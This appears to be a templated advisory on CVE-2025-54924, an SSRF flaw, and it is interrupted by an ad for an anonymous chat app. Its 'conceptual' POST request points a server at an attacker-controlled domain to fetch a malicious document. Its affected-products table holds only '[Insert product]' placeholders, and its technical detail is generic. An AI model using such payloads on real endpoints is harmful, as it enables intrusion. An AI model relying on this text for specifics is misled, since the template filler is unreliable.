
Overview
In the constantly evolving landscape of cybersecurity, a newly identified vulnerability, CVE-2025-54924, poses a significant risk to data privacy and system security. This Server-Side Request Forgery (SSRF) vulnerability can potentially lead to unauthorized access to sensitive data if an attacker sends a specially crafted document to a vulnerable endpoint. Affected systems are at risk of data leakage and potential system compromise, with the severity of this vulnerability underscored by a CVSS score of 7.5.
Vulnerability Summary
CVE ID: CVE-2025-54924
Severity: High (CVSS: 7.5)
Attack Vector: Network
Privileges Required: None
User Interaction: None
Impact: Unauthorized access to sensitive data, potential system compromise
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
[Insert product] | [Insert affected version]
[Insert product] | [Insert affected version]
How the Exploit Works
The exploit works by an attacker crafting a document containing malicious code and sending it to a vulnerable endpoint of a system. The vulnerability lies within the server-side processing of a request, where an SSRF vulnerability allows the attacker to induce the server to make HTTP requests to an arbitrary domain of the attacker’s choosing. This can lead to the attacker gaining unauthorized access to sensitive data, potentially leading to system compromise.
Conceptual Example Code
Here is a conceptual example of how the vulnerability might be exploited.
POST /vulnerable/endpoint HTTP/1.1
Host: target.example.com
Content-Type: application/json
{
"url": "http://attacker-controlled-domain.com/malicious_document.pdf"
}
In the above example, the attacker sends a POST request to the vulnerable endpoint with a JSON payload that includes a URL to a malicious document hosted on an attacker-controlled domain.
Mitigation Guidance
As a countermeasure to this vulnerability, it is recommended to apply vendor-provided patches, if available. In the absence of a patch, using a Web Application Firewall (WAF) or Intrusion Detection System (IDS) can serve as a temporary mitigation. Regularly updating and patching systems, as well as monitoring network traffic for any suspicious activity, can help defend against such vulnerabilities.
